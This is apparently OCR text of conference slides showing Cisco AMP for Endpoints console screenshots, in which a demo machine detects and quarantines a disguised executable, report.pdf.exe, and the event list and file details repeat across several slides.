
AMP for Endpoints


Events



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Dashboard
Dashboard
Inbox
Overview
Events
iOS Clarity
Filter: (New)
Select a Filter
Event Type
All Event Types
Group
All Groups
Filters
Computer: 4805ec13-64ca-4920-a5cf-3e5f4b074cb4
Time Range
30 Days
Sort
Time
Not Subscribed
Reset
Save Filter As...
Demo_Low_Prev_Retro detected report.pdf.exe as W32.D5221F6847-100.SBX.TG
High
Quarantine: Successful
2020-01-24 05:46:00 UTC
Demo_Low_Prev_Retro detected Unconfirmed 762952.crdownload as W32.D5221F6847-100.SBX.TG
High
Quarantine: Not Seen
2020-01-24 05:45:59 UTC
Demo_Low_Prev_Retro detected report.pdf.exe as a malicious file during Low Prevalence Executable Analysis
High
Low Prevalence Executa...
2020-01-24 04:27:23 UTC
Demo_Low_Prev_Retro requested a file
File Fetch Success
2020-01-24 04:11:04 UTC
Demo_Low_Prev_Retro detected a Cloud IOC: W32.FakeExtensionExec.RET
Medium
Cloud IOC
2020-01-24 02:03:40 UTC
5 total events
20
/ page
1
of 1
BRKSEC-3450
Export to CSV



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Dashboard
Dashboard
Inbox
Overview
Events
iOS Clarity
Filter: (New)
Select a Filter
Event Type
All Event Types
Group
All Groups
Filters
Computer: 4805ec13-64ca-4920-a5cf-3e5f4b074cb4
Time Range
30 Days
Sort
Time
Not Subscribed
Reset
Save Filter As...
Demo_Low_Prev_Retro detected report.pdf.exe as W32.D5221F6847-100.SBX.TG
High
Quarantine: Successful
2020-01-24 05:46:00 UTC
Demo_Low_Prev_Retro detected Unconfirmed 762952.crdownload as W32.D5221F6847-100.SBX.TG
High
Quarantine: Not Seen
2020-01-24 05:45:59 UTC
Demo_Low_Prev_Retro detected report.pdf.exe as a malicious file during Low Prevalence Executable Analysis
High
Low Prevalence Executa...
2020-01-24 04:27:23 UTC
Demo_Low_Prev_Retro requested a file
File Fetch Success
2020-01-24 04:11:04 UTC
Demo_Low_Prev_Retro detected a Cloud IOC: W32.FakeExtensionExec.RET
Medium
Cloud IOC
2020-01-24 02:03:40 UTC
File Detection
Connector Info
Comments
Description
A file containing a benign extension prior to the .exe extension was executed. This is indicative of suspicious behaviour in an attempt to conceal the malicious intent of the file.
Fingerprint (SHA-256)
d5221f68...f5261a3b
File Name
report.pdf.exe
File Path
/c:/users/rsteadman/downloads/report.pdf.exe
Parent Fingerprint (SHA-256)
93b2ed40...9b13a5e8
Report
100
6
Add to Allowed Applications
File Trajectory
5 total events
20
/ page
1
of 1
BRKSEC-3450
Export to CSV
182



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Dashboard
Dashboard
Inbox
Overview
Events
iOS Clarity
Filter: (New)
Select a Filter
Event Type
All Event Types
Group
All Groups
Filters
Computer: 4805ec13-64ca-4920-a5cf-3e5f4b074cb4
Time Range
30 Days
Sort
Time
Not Subscribed
Reset
Save Filter As...
Demo_Low_Prev_Retro detected report.pdf.exe as W32.D5221F6847-100.SBX.TG
High
Quarantine: Successful
2020-01-24 05:46:00 UTC
Demo_Low_Prev_Retro detected Unconfirmed 762952.crdownload as W32.D5221F6847-100.SBX.TG
High
Quarantine: Not Seen
2020-01-24 05:45:59 UTC
Demo_Low_Prev_Retro detected report.pdf.exe as a malicious file during Low Prevalence Executable Analysis
High
Low Prevalence Executa...
2020-01-24 04:27:23 UTC
Demo_Low_Prev_Retro requested a file
File Fetch Success
2020-01-24 04:11:04 UTC
Demo_Low_Prev_Retro detected a Cloud IOC: W32.FakeExtensionExec.RET
Medium
Cloud IOC
2020-01-24 02:03:40 UTC
File Detection
Connector Info
Comments
Description
A file containing a benign extension prior to the .exe extension was executed. This is indicative of suspicious behaviour in an attempt to conceal the malicious intent of the file.
Fingerprint (SHA-256)
d5221f68...f5261a3b
File Name
report.pdf.exe
Filter File Name to: report.pdf.exe
File Path
nloads/report.pdf.exe
Parent Fingerprint (SHA-256)
93b2ed40...9b13a5e8
Report
100
6
Add to Allowed Applications
File Trajectory
5 total events
20
/ page
1
of 1
BRKSEC-3450
Export to CSV
https://console.amp.cisco.com/dashboard/events#
183


AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Dashboard
Dashboard
Inbox
Overview
Events
iOS Clarity
Filter: (New)
Select a Filter
Event Type
All Event Types
Group
All Groups
Filters
Computer: 4805ec13-64ca-4920-a5cf-3e5f4b074cb4
Time Range
30 Days
Sort
Time
Not Subscribed
Reset
Save Filter As...
Demo_Low_Prev_Retro detected report.pdf.exe as W32.D5221F6847-100.SBX.TG
High
Quarantine: Successful
2020-01-24 05:46:00 UTC
Demo_Low_Prev_Retro detected Unconfirmed 762952.crdownload as W32.D5221F6847-100.SBX.TG
High
Quarantine: Not Seen
2020-01-24 05:45:59 UTC
Demo_Low_Prev_Retro detected report.pdf.exe as a malicious file during Low Prevalence Executable Analysis
High
Low Prevalence Executa...
2020-01-24 04:27:23 UTC
Demo_Low_Prev_Retro requested a file
File Fetch Success
2020-01-24 04:11:04 UTC
Connector Info
Comments
File Storage
Computer
Demo_Low_Prev_Retro
Connector GUID
4805ec13-64ca-4920-a5cf-3e5f4b074cb4
Processor ID
6541e830d9b72af
Current User
Unknown
Run Scan
Device Trajectory
Management
Demo_Low_Prev_Retro detected a Cloud IOC: W32.FakeExtensionExec.RET
Medium
Cloud IOC
2020-01-24 02:03:40 UTC
5 total events
20
